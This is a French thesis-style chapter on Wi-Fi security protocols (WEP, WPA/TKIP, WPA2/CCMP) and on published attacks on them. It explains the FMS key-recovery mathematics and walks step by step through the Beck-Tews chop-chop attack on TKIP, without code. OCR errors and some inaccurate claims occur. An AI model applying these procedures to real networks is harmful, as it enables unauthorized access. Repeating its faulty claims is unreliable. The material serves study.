La solution de sécurité Temporal Key Integrity Protocol (TKIP) a été introduite dans la norme IEEE 802.11i avec le WPA en 2002, en réponse aux défaillances de sécurité du WEP. Il corrige toutes les failles du WEP et peut être considéré comme très robuste. Toutefois, il n'a été défini que pour servir de transition vers le 802.11i, qui est la solution la plus sûre.

Le TKIP a parfaitement rempli son rôle car aucune faille n'y a été découverte de 2002 à fin 2008. **[5]**

Les principales modifications apportées par TKIP par rapport au WEP :

- le contrôle d'intégrité repose sur le protocole Michael, qui remplace le contrôle d'intégrité (ICV) du WEP.

- le vecteur d'initialisation (Initialisation Vector, IV) est beaucoup plus long, 48 bits, contre 24 bits pour le WEP ; ceci permet d'éviter complètement la réutilisation des clés RC4.
- un mécanisme permet d'éviter l'utilisation de clés RC4 faibles.
- la clé de cryptage change à chaque paquet.
- l'IV est également utilisé pour contrer les attaques de relecture.
- les clés sont distribuées selon un mécanisme plus souple et plus sûr que celui du WEP.




Figure 6: Mécanisme de chiffrement TKIP. **[7]**

1:d bit (permet d'évité les clés faible), **2** : 16 bits IV (lower), **3** : 32 bits IV (upper),
4: Michael (TMK + SA + priorty + plantext MSDU), 5: ICV=CRC (plaintext || MIC),
6: TTAC (TKIP –mixd transmit address and key)-80bits, **7**: keystream,

Pour le fonctionnement de mécanisme de chiffrement TKIP La trame de la couche MAC, MSDU (MAC Service Data Unit). doit suivre les points ci-dessous :

- Calcule de code MIC sur la trame en utilisant une clé MIC dérivée de la clé principale.
- Ajout de (MIC Message Integrity Code) à la trame.
- Fragmentation de la trame si besoin
- Un IV pour chaque MPDU (MAC Protocol Data Unit) doit être générer.
- Utilisation d'IV ainsi que la clé principale pour générer la clé de cryptage de paquet.
- Ajout d'IV à la MPDU.
- Chiffrement de contenu de la MPDU.
- Envoi de MPDU.

À L'arrivée d'une MPDU :

- Extraire d'IV.
- Vérification de numéro de séquence. S'il n'est pas valide, alors la trame est rejetée.
- La clé de paquet à partir l'IV et de la clé principale doit être générer.
- Déchiffrement de paquet.
- Rassemblement des MPDU correspondant à une même MSDU.

- Calcul de code MIC et sa comparaison à celui contenu dans le message. Si le résultat est différent, rejeter toute la MSDU.
- L 'MSDU doit être remonté aux couches supérieures.

1.5.4 Les faille du WPA

Le WPA possède aussi des failles, et une des failles du WPA est dans le mode WPA-PSK. en effet l'utilisation d'un mot de passe usuelle, donne au pirate la chance d'utiliser une attaque par dictionnaire. Une attaque par dictionnaire est un teste d'une série de mot existant répertorié dans un dictionnaire.

Dans le cas du WPA en mode « Enterprise », il est possible au moment de l'authentification de tenter une attaque de « Man in the Middle », c'est à dire une tentative de prendre la place de l'ordinateur qui essaye de s'authentifier au réseau et qui possède des identifiants pour le faire. Donc il se fait passer pour lui auprès du point d'accès, et ainsi pouvoir s'authentifier à sa place. Un pirate peut aussi attendre que la session soit établit, puis attaque cette même session.

1.6 Qu'est-ce que le WPA2 (CCMP et AES)

1.6.1 Présentation du système AES.

AES (Advanced Encryptions Standard) est une spécification pour le cryptage de donnée établie par l'institut nationale de normes et de la technologie (NIST) en 2001.

AES est développé par deux belges cryptographes Joan Daemen etVincent Rijmen (Rijndael) [5] algorithme de chiffrement symétrique par bloc qui a remporté le concours AES2002,dont les critères principaux qui on été respectés dans sa conception sont :

- Résistance à toutes les attaques connues.
- Rapidité du code sur la plus grande variété de plates-formes (logicielles et matérielles) possible.
- Simplicité dans la conception

Le chiffrement utilise une longueur de blocs variable, une longueur de clé variable et un nombre de rondes variable.

AES fait partie des algorithmes de cryptage « par bloc » ce cryptage est différent de cryptage avec l'algorithme RC4 ; ce dernier génère un flux continu de bits pseudo-aléatoires que l'on utilise pour crypter les données bit par bit. Il s'agit d'un algorithme de cryptage « par flux ».

Un avantage des algorithmes de cryptage par bloc est qu'on ne peut pas savoir à quel bit crypté correspond tel bit non crypté. En d'autres termes, si l'on modifie un seul bit du message non crypté, alors le message crypté sera peut-être entièrement différent (ou en tout cas, au moins un bloc sera différent).

Avec le RC4, un danger est que le pirate sait exactement où se trouve le bit crypté correspondant au bit en clair qu'il veut modifier. S'il sait comment tromper le système de contrôle d'intégrité (et ce n'est pas difficile avec le WEP, par exemple), alors il peut modifier


le message à l'endroit de son choix. Cela ne lui permet toutefois pas de deviner ce que sa modification donnera, une fois décryptée.

I.6.2. Fonctionnement

L'algorithme en entrée prend un bloc de 128 bits soit 16 octets qui sont permutés selon une table définie au préalable ; ensuite les 16 octets sont placés dans une matrice de 4x4 éléments et ses lignes subissent une rotation vers la droite.aprés ils subissent une transformation qui s'applique sur la matrice consiste en la multiplication binaire de chaque élément de la matrice avec des polynômes d'une autre matrice auxiliaire cette transformation linéaire garantit une meilleure propagation (diffusion) des bits dans la structure sur plusieurs tours. en dernier un XOR entre deux matrice permet d'avoir une matrice intermédiaire ; donc pour définissait un tour il faut répétées plusieurs fois ces différentes opérations dont une clé de 128 ,192 et 256 nécessite respectivement 10, 12 et 14 tours

Chaque tour se compose de plusieurs étapes de traitement, chacune comportant quatre étapes similaires mais différentes, dont une qui dépend de la clé de chiffrement elle-même. Un ensemble de tours inverses sont appliquées pour transformer cryptogramme de nouveau dans le texte en clair d'origine en utilisant la même clé de cryptage

Les étapes de traitement sont les suivant :



a- L'étape de subbytes

Dans l'étape de subbytes, chaque octet dans l'état est r
consultation fixe 8 bits, S, b ij=S (aij) ;

b- L'étape shiftRows

Dans l'étape de ShiftRowsn les octets dans chaque ligne de l'état sont décalés cycliquement vers la gauche, le nombre de places de chaque octet décalé diffère pour chaque ligne.

c- L'étape de Mix Columns

Dans l'étape mixcolumns, chaque colonne de l'état est multiplié par un polynôme fixe c(x) ;

d- Addroun Key

Dans l'étape d'addrounKey, chaque octet de l'état est combiné avec un octet de la sous –clé rond en utilisant la XOR opération

I.6.3 présentation de WPA2

En 2005, le WPA2 a vu le jour apportant quelques améliorations. L'implémentation du cryptage AES améliore en effet le niveau de sécurité comparé à TKIP alors que les temps de latence au niveau de l'échange des clés ont été réduits. En effet, théoriquement, le cryptage des données a un impact négatif sur les performances d'un réseau Wi-Fi. Dans la pratique, on constate que le temps de transfert d'un fichier est quasi identique quelle que soit la configuration et le cryptage choisis. **[6]**

I.6.4.Utilisation d'AES par WPA2

le groupe de travail du 802.11i s'est tourné vers algorithme AES lorsqu'il cherchait une solution de sécurité plus sûre que le WEP pour deux raisons principaux : t La sécurité et la performance de cette algorithme.
Cette solution inclut :

- une authentification forte reposant sur le protocole 802.1x ;
- un mécanisme de distribution automatique des clés ;
- un contrôle d'intégrité puissant ;
- un mécanisme empêchant toute attaque de relecture

Malheureusement cette solution a pris beaucoup de temps à l'IEEE pour finaliser complète et c'est la raison pour la quelle le WPA a vu le jour.
En juin 2004, la norme 802.11i a enfin été ratifiée, introduisant le cryptage AES.

I.6.5. Présentation de CCMP

L'AES est un algorithme de cryptage. il en constitue le cœur, mais tout seul il ne sert à rien. Il faut donc un protocole qui définisse comment l'utiliser pour le WPA/AES, ce protocole s'appelle le CCM Protocol (CCMP).

Le CCMP (Counter-Mode/CBC-Mac Protocol) est un protocole de chiffrement défini dans le standard IEEE 802.11i. CCMP gère les clés et l'intégrité des messages.

Il s'agit d'une alternative considérée comme plus sûre que TKIP qui est utilisé dans WPA.CCMP est basé sur le chiffrement par bloc AES dans son mode d'opération CCM avec une taille de clé et de bloc de 128 bits. CCMP utilise le mode compteur en combinaison avec la méthode d'authentification des messages appelée Cipher Block Chaining (CBC-MAC) permettant de produire un MIC.

Des propriétés intéressantes furent aussi ajoutées comme l'utilisation d'une simple clé pour le chiffrement et l'authentification des données (avec un vecteur d'initialisation différent pour chacun) ou l'authentification de données non chiffrées. Le protocole CCMP ajoute 16 octets dont 8 octets pour l'en-tête CCMP et 8 octets pour le MIC. L'en-tête CCMP est un champ non chiffré inclue entre l'en-tête MAC et la partie des données chiffrées contenant les 48 bits du PN (Packet Number = IV étendu) et le Group Key KeyID.

Le calcul du MIC utilise l'algorithme CBC-MAC qui chiffre un bloc aléatoire de départ et XOR les blocs suivants pour obtenir un MIC final sur 64 bits (le MIC final fait 128 bits mais les 64 bits de poids faible sont écartés). Le MIC est alors concaténé aux données en clair pour le chiffrement AES en mode compteur. Ce compteur est construit sur une valeur aléatoire identique à celle utilisée pour le MIC combinée à un compteur incrémenté de 1 pour chaque bloc.




Figure 7 : Chiffrement CCMP

I.6.6. les faille du WPA2

Les failles de WPA sont aussi possible pour WPA2 si la clé WPA-PSK est complexe.

la seule façon de trouver la clé serait de l'attaquer par brute force, c'est à dire, essayer toutes les combinaisons possibles, mais il faudrait des ressources de calculs énormes et un temps quasi infini afin de pouvoir trouver un mot de passe compliqué avec WPA et WPA2.

I.7. Analyse et sécurité

Le réseau Wi-Fi doit être sécurisé des menace ; l'importance du ce réseau nos oblige de le protégé pour ces fin il existe des technique de cryptage permettent de sécuriser les échanges ainsi que l'accès au réseau sans fil, Le WEP, WPA et WPA2 sont trois technique et /ou solution utiliser.
Leurs objectif est :

- l'authentification
- le cryptage des échanges entre machines.

Le WEP et la première technique trouvée avec une clé WEP partagé de 40 ou 104 bits, saisie en général au format hexadécimal.

La norme WEP (Wired Equivalent Privacy) avait tout d'abord été mise en place. Par contre, ses caractéristiques cryptographiques sont mauvaises ; elle ne propose pas de méthode
d'authentification efficace, ni de méthode automatique de renouvellement de clé de chiffrement ; elle s'appuie sur l'algorithme de chiffrement par flot RC4 et l'utilise de manière peu sécurisée.

Le TKIP utilisé par WPA (Wi-Fi Protected Access) a été pensé en tant qu'évolution du WEP et introduit dans la norme IEEE 802.11i. , il continue de s'appuyer sur l'algorithme de chiffrement à flot RC4, la méthode d'initialisation de RC4 étant entièrement revue. Cette évolution a été bénéfique, et même si TKIP souffre toujours de quelques failles de sécurité mineures, comparées aux failles du WEP, elle a apporté une réponse sérieuse aux problèmes de sécurité rencontrés avec WEP.

Cependant, l'algorithme de chiffrement et de contrôle d'intégrité AES CCMP (utilisé par WPA2 basé sur l'algorithme de chiffrement par bloc AES) également introduit dans 802.11i est supporté par la quasi-totalité des matériels Wi-Fi. Il est considéré comme robuste et aucune attaque cryptographique réaliser sur l'AES-CCMP donc il s'agit de l'algorithme à privilégier afin de protéger la confidentialité et l'intégrité des communications Wi-Fi.

Pour résumé un tableau récapitulatif qui montre les principaux détails des protocoles de chiffrement utilisé est présenté dans le tableau suivant.

	WEP	**TKIP**	**CCMP**
Chiffrement	RC4	RC4	AES
Taille de la clé	40 ou 104 bits	128 bits (chiffrement) 64 bits (authentification)	128 bits
Taille IV	24 bits	48 bits	48bits
Clé par paquet	Non (seul ITV fait varier la suite chiffrant)	Oui	Pas nécessaire
Intégrité de l'en-tête du paquet	Non	Michael	CCM
Intégrité des données du paquet	CRC32	Michael	CCM
Gestion des clés	Aucune	IEEE 802.1X	IEEE 802.1X

Tableau N° 2 : Récapitulatif des solutions de chiffrement

1.8 Conclusion

Le présent chapitre a détaillé les trois mécanismes WEP, WPA et WPA2 de sécurité Wi-Fi. ces solutions s'appuyaient sur l'algorithme RC4 pour le WEP et les algorithmes TKIP et CCMP. Pour WPA et WPA2, avec des mécanismes de chiffrement RC4 et AES.

La première solution WEP avait à sa création pour but de proposer une solution de confidentialité équivalente au réseau filaire, des nombreuses failles on met un terme à l'utilisation du protocole WEP qui a été remplacer par le WPA visant à améliorer le protocole WEP est TKIP. Le WPA2 successeur de WPA fondée sur l'algorithme de chiffrement AES, a montre son efficacité (confidentialité, intégrité) pour le réseau Wi-Fi.

.

2. Attaque de protocole Wi-Fi

2.1 Introduction

La sécurité des réseaux sans fils reste encore la cible de nombreuse attaque qu'on va les détailler dans ce chapitre et mettre le point sur les déférentes vulnérabilités des protocoles de sécurité, qui mené a tout type d'attaque cryptographiques capables de recouvrer une clé WEP et WPA. Cette cryptanalyse va nous permettre de comprendre comment ces attaques ont été découvertes a travers l'exploration des travaux de recherche qui ont révélé les faiblesses de ces protocoles et on mit en œuvre les attaque.

2.2 C'est quoi une attaque ?

Une attaque est l'exploitation d'une faille d'un système informatique soit un système d'exploitation, un logiciel pour des fins non connues par l'exploitant du système .tout ordinateur connecté à un réseau informatique est potentiellement vulnérable à une attaque. Afin d'empêcher ces attaques il est indispensable de connaître les principaux types d'attaques pour mettre en œuvre des dispositions préventives.

Les motivations des attaques peuvent être de différentes sortes :

- obtenir un accès au système ;
- voler des informations, tels que des secrets industriels ou des propriétés intellectuelles;
- capter des informations personnelles sur un utilisateur ;
- récupérer des données bancaires ;
- s'informer sur l'organisation (entreprise de l'utilisateur, etc.) ;
- troubler le bon fonctionnement d'un service ;
- utiliser le système de l'utilisateur comme « rebond » pour une attaque ;
- utiliser les ressources du système de l'utilisateur, notamment lorsque le réseau sur le quel il est situé possède une bande passante élevée

Par contre dans le protocole Wi-Fi, certaines attaques récupèrent la clé secrète et par la suite peuvent avoir un accès complet au réseau. D'autres se contentent de récupérer le keystream et par la suite effectuer quelques perturbations sur le fonctionnement du réseau Wi-Fi, en distingue une attaques récupérant le keystream telle que (Attaque par Fausse authentification, Attaque par modification et injection de paquets, Attaque par dictionnaire d'IV, Attaque Chop Chop, attaque Tews...) et une autre attaques récupérant la clé comme (Attaque FMS, Attaque Korek,…)

2.3 L'attaque FMS (Fluhrer, Mantin, Shamir):

En 2001, Scott FLURHER, Itsik MANTIN et Adi SHAMIR **[9]** ont publiée une attaque par Son nom correspond d'ailleurs à leurs initiales : FMS A la différence des attaques précédentes, cette attaque récupère la clé secrète. Elle est considérée parmi les premières attaques dans cette classe. Elle exploite des faiblesses, une liées à l'algorithme RC4 et l'autre au vecteurs d'initialisations.

La première attaque nommée «invariance weakness» repose sur le fait qu'il existe de larges ensembles de clés dont quelques bits seulement suffisent à déterminer de nombreux bits dans la table d'état S, ce qui affecte directement les données en sortie.

la «known IV attack » est La deuxième attaque de Fluhrer, Mantin et Shamir. Elle nécessite la connaissance de l'IV ce qui est le cas puisqu'il circule en clair sur le réseau, et la connaissance du premier octet de M (à deviner). Dans un certain nombre de cas (« les cas résolus », suivant l'expression de Fluhrer, Mantin et Shamir) , la connaissance de ces 2 éléments permet de déduire des informations sur la clé K.

2.3.1. Fonctionnement de l'attaque

Ils prouvent que, si, à itération i du KSA (key scheduling algorithm), on atteint une étape Ou :

- $X = Si [1]$
- $Y = Si[X]$
- $X + Y = Si[X] + Si [Si [1]]$
- $i \geq 1$
- $i \geq X$
- $i \geq X + Y$

Alors il y a une probabilité $e^{-3} \approx 0.05$ qu'aucun des éléments X, Y, et X+Z ne soient échangés au cours des itérations suivantes. alors, la valeur S[X] +S[S [1]] sera le premier octet généré par le PRGA (pseudo random generator Algorithm). cet état est nommé **resolved** condition.

Ainsi ils montrent que, si l'on concatène un IV de I octets et une clé K de longueur Totale l (en comptant le IV), que l'on cherche à connaitre le Bième octet de K (K [B]), et que l'on trouve des IV tels que :

- SI [1] < I
- SI [X] + SI [SI [1]] = I + B

donc il une probabilité importante ($\approx e^{2B/N}$) qu'après l'itération I+B, RC4 soit dans une resolved conditio
le premier octet généré sera probablement :

- $o0 = S_{I+B\ 1}[jI+B] = S_{I+B\ 1}[_{jI+B\ 1} + K[B] + S_{I+B\ 1}[I + B]]$

c.t.dire, si l'on connait jI+B 1, SI+B 1, et o0, on peut prédire la valeur suivante:

- $K[B] = S^{1}_{I+B\ 1}[o0] - _{jI+B-1} - S_{I+B-1}[I + B]$

Ce qui implique que cette équation est vrais ≈ 5% des cas, et totalement aléatoire dans 95% des cas.

Logiquement si IV est suffisamment récolté on respectant les conditions de départ alors on peut prédire K [B].

Pour sont application dans le cas du WEP, on utilise un vecteur d'initialisation de 3 octets.
On suppose que l'on connait les A premiers octets de la clé secrète (K[3], ...,K[A + 2]).
Initialement, on a A = 0, puisqu'on ne connait que le IV (K[0],K[1],K[2]).
Ils se sont ensuite intéressé à la famille de vecteurs d'initialisation de la forme
(A + 3, N 1,Y), o `u N est la taille de la permutation (256), et Y est un nombre quelconque.

A la première itération du PRGA :
– i0 = 1
– j0 = A + 3
– permutation de S [i0] et S [j0]

On obtient alors l'état suivant, ou la ligne du haut contient la clé concaténée à l'IV, et celle du bas la permutation :

A + 3	N - 1	Y	K [3]		K [A + 3]	
0	1	2			A + 3	
A + 3	1	2			0	

i0 j0

A l'étape suivante :
– i1 = 2
– j1 = j0 + S[i1]
– permutation de S [i0] et S [j0]

A + 3	N - 1	Y	K [3]		K [A + 3]	
0	1	2			A + 3	
A + 3	0	2			1	
	i1				j1	

A l'itération suivante, j est incrémenté de Y+2, et donc chaque IV agira différemment.
Connaissant Y et K [3], ..., K [A+2], nous pouvons prédire exactement l'état de la permutation jusqu'a l'itération A + 3. On connait alors exactement j_{A+2} et S_{A+2}.

Si les valeurs $S_{A+2}[0]$ ou $S_{A+2}[1]$ ont été modifiées, l'IV est rejeté et on passe au suivant.
Si non, j sera incrémenté de $S_{A+2}[i] + K [A + 3]$.

S[i] et S[j] sont permutés, et l'on obtient la structure suivante :

A + 3	N - 1	Y	K[3]		K[A + 3]	
0	1	2			A + 3	
A + 3	0	S [2]			S [J]	
					i A + 3	

A ce stade, nous connaissons S_{A+2} et j_{A+2}. Si l'on connait S_{A+3}, on cherche sa position dans S_{A+2}, qui est la valeur de j_{A+3}. La connaissance ou non de S_{A+3} va dépendre des substitutions intermédiaires.
Nous pourrions alors utiliser l'équation $K [B] = S^{-1}_{I+B-1}[o0] - j_{I+B-1} - S_{I+B-1} [I + B]$ pour retrouver K[A + 3].

Par ailleurs, on remarque qu'à ce stade :
– $i_{A+3} > 1$
– $i_{A+3} > S_{A+3}[1]$
– $i_{A+3} > S_{A+3}[S_{A+3}]$
Nous sommes donc en présence d'une resolved condition. Par conséquent, le premier octet généré sera égale à K[A + 3] avec une probabilité $p > 0.05$.
Par conséquent, en examinant au moins 60 IV de la forme (A + 3,N 1,Y), nous

avons plus d'une chance sur deux de retrouver K[A + 3].

En résumé le FMS exige la capture d'un grand nombre des paquets cryptés et la récupération du premier octet du keystream.

2.4 Attaque Stubbelefield

Stubblefield discute une approche qui diffère de la méthode FMS de trouver toutes les valeurs précédentes pour B avant de trouver la valeur suivante. L'auteur suggère qu'IVs faibles associés à des valeurs plus élevées de B peuvent être utilisés pour réduire le nombre d'octets de début de la clé secrète. Cela peut être fait en testant les différentes valeurs de la clé et la vérification pour voir si le paquet a une somme de contrôle déchiffrée valide. **[9]**

Avec WEP, quand nous sommes dans un état résolu, la valeur de l'octet suivant est la clé (Avec une forte probabilité), donnée par l'équation:
$K[B] = S\text{-}1_{B+2}[o0] - jo_{B+2} - S_{B+2}[B + 3]$

Où :

- B est l'octet courant étant deviné,
- [o0] est la sortie première du pseudo générateur de nombres aléatoires ou le premier octet généré
- S-1 est la position dans S où son argument se produit.

Pour obtenir des valeurs de S et S-1, l'attaquant doit simuler l'algorithme de configuration clé.

Il existe deux approches qu'Adam Stubblefield, John et Avield Rubin essayé séparément et ensemble. La première utilise la façon dont les IVs étaient généré, La seconde approche a exploité la mauvaise gestion des clés disponibles dans les implémentations WEP

Pour teste ces deux approche Stubblefield, Ioannidis et Rubin **[10]** passaient une semaine, requis 2h de codage et 100$ d'investissement. Leur principale difficulté a été de deviner le premier octet des données brutes (le plaintext M); or malgré les différents types de protocoles utilisés (notamment de l'ARP et de l'IP), il s'est avéré que 802.11 rajoute une couche supplémentaire en encapsulant tous ses paquets . Ainsi, tous les paquets capturés commençaient par le même octet 0xAA.
Selon les auteurs, 256 cas «résolus» suffisent pour retrouver l'intégralité de la clé de 128 bits ; ils ont également optimisé leur méthode d'attaque et ont estimé qu'un jour ou deux suffiraient à un attaquant inexpérimenté pour arriver au même résultat. Une des optimisations a consisté à tester directement des caractères simples, c'est-à-dire mémorisables par les utilisateurs. En effet, d'une part la passphrase était utilisée à l'état brut (sans hachage) dans le cas étudié, et d'autre part cette passphrase se devait d'être suffisamment simple pour être retenue par tous les utilisateurs.

2.5 Attaques Tews

2.5.1 Erik Tews, Weinmann, Pyshkin

En 2007, Erik Tews, Ralf-Philipp Weinmann, et Andrei Pyshkin reprennent l'attaque de Klein (une attaque proposé par Andreas Klein en 2006), et l'optimisent pour attaquer le le protocole WEP **[11].** Leur attaque propose deux avancées majeures par rapport à celle de Klein.

- Leur attaque utilise 128 bits, soit 16 octets. Pour ce faire, ils collectent uniquement que des paquets correspondant à des requêtes ARP. Car ces trames font toutes 68 octets. ils sont capables de retrouver 64 octets de keystream par paquet.
  Elle construit en une seule fois une table de votes intermédiaires qui est ensuite utilisés pour calculer tous les octets de la clé.
- l'attaque utilise aussi un certain nombre d'heuristiques pour détecter d'éventuels octets « forts » de la clé, et les attaquer par brute force.
  Dans des conditions idéales, il suffit d'une minute pour collecter assez de paquets.

2.5.2 Attaque Erik Tews et Martin Beck:

les chercheurs Erik Tews et Martin Beck **[12],** avaient repéré En 2008 une faille dans le contrôle d'intégrité Michael de WPA (TKIP)''Temporal Key Integrity Protocol'' utilisé par WPA, leur méthode ne permettait toutefois pas de retrouver la clé de protection WPA d'un réseau Wi-Fi, mais seulement d'analyser les paquets échangés sans fil entre un (AP) et un client. Cependant Le point essentielle réside dans le fait qu'aucune « brut force attack » n'était suivie.

Le principe de cette attaque se résume en Adaptation de l'attaque chop chop à TKIP, Cassage de la clé MIC, Réutilisation de keystream, l'attaque est publier par Korek en 2004 sont but consiste à déterminer le texte en claire d'un paquet capturer .le keystream et obtenus par l'attaquant lorsque la capture des paquet est réussi ,ensuite il peut injecter d'autre paquets.

2.5.3 Les détailles de l'attaque Tews

- le pirate commence par attendre qu'une requête ou réponse ARP soit émise sur le réseau Wi-Fi ; l'ARP est un protocole utilisé sur tous les réseaux IP lorsqu'une station veut connaître l'adresse MAC d'une station dont elle ne connaît que l'adresse IP.

  Bien que les paquets soient cryptés par TKIP, les paquets ARP peuvent être repérer facilement car ils ont une taille caractéristique (51 octets en comptant l'IV, l'en-tête

LLC, le paquet ARP proprement dit, le code MIC (Message Integrity Check) et l'ICV). Le contenu du paquet ARP est facile à deviner, pour l'essentiel. La plupart du temps, uniquement l'adresse IP recherchée (4 octets) est ignore, dans le message crypté, le code MIC du protocole Michael (8 octets) et l'ICV (4 octets) est également ignore

- Le pirate essaie de deviner la valeur du dernier octet du message en clair, avant l'ICV (dans ce cas, il s'agit du dernier octet du code MIC). Il supprime ensuite l'octet correspondant dans le message crypté (le dernier octet crypté avant l'ICV crypté), et il calcule le nouvel ICV crypté pour ce paquet modifié. Il est possible par le fait que l'ICV est un algorithme linéaire lorsqu'on modifié un bit dans le message crypté, on peut savoir exactement quel bit changer dans l'ICV crypté pour que le paquet reste valide, sans qu'il soit nécessaire de connaître la clé de cryptage.

- Il envoie ce paquet crypté et tronqué d'un octet, dont l'ICV a été recalculé. S'il n'a pas correctement deviné le dernier octet du message en clair, alors il aura mal calculé l'ICV du paquet tronqué, et l'AP rejettera silencieusement ce paquet. Il lui suffit alors de recommencer la procédure. Au bout de maximum 256 essais il tombera sur la bonne valeur en que quelques instants.

  Le paquet aura alors un ICV correct, mais un code MIC incorrect. L'AP renverra donc un message d'erreur, comme cela est prévu par le protocole Michael : c'est une indication essentielle pour le pirate, car il sait maintenant le dernier octet du code MIC en clair.

- Le pirate doit maintenant attendre 60 secondes avant de continuer, afin d'éviter que l'AP ne déclenche les contre-mesures. Une fois ce délai passé, il peut continuer l'attaque chop-chop pour deviner, par la même procédure, l'avant-dernier octet du message en clair. Il peut continuer ainsi pour chaque octet du message, en s'arrêtant une minute entre chaque octet deviné. Puisqu'il a 12 octets à deviner, il pourra les deviner en 12 minutes
- Le pirate connaît alors l'intégralité du paquet en clair, dont le code MIC. à partir de cela, il peut inverser l'algorithme de calcul du code MIC pour trouver la clé d'intégrité

- Le pirate peut recommencer toute l'opération toutes les 12 minutes environ. Il peut donc injecter jusqu'à 7 paquets de son choix, d'une cinquantaine d'octets maximum, toutes les 12 minutes.




Figure N° 8: Attaque chop chop

1 : On suppose que c'est un zéro.
2 : On supprime sa valeur chiffrée.
3 : On corrige la valeur chiffrée du CRC en enlevant l'effet du zéro.
4 : On envoi la trame a un point d'accès.
5 : Si OK alors transmettre la trame si non la rejeter**.**

2.6 Analyse et comparaison

La sécurité des donner contre toute attaque qui vise essentiellement la confidentialité, l'intégrité et l'authentification reste primordiale, Les attaque menu par les chercheur montre que les algorithmes du chiffrement par flot utiliser n'est pas une bonne idée, car on peut facilement modifier un bit dans le texte chiffré tout en modifiant le CRC32.

Le protocole WEP accepte que le paquet qui possède un CRC32 correcte si non il le rejette cette propriété peut être utilisé par un attaquant pour deviné les octets du keystream et les réutiliser pour injecter du trafic réseau.

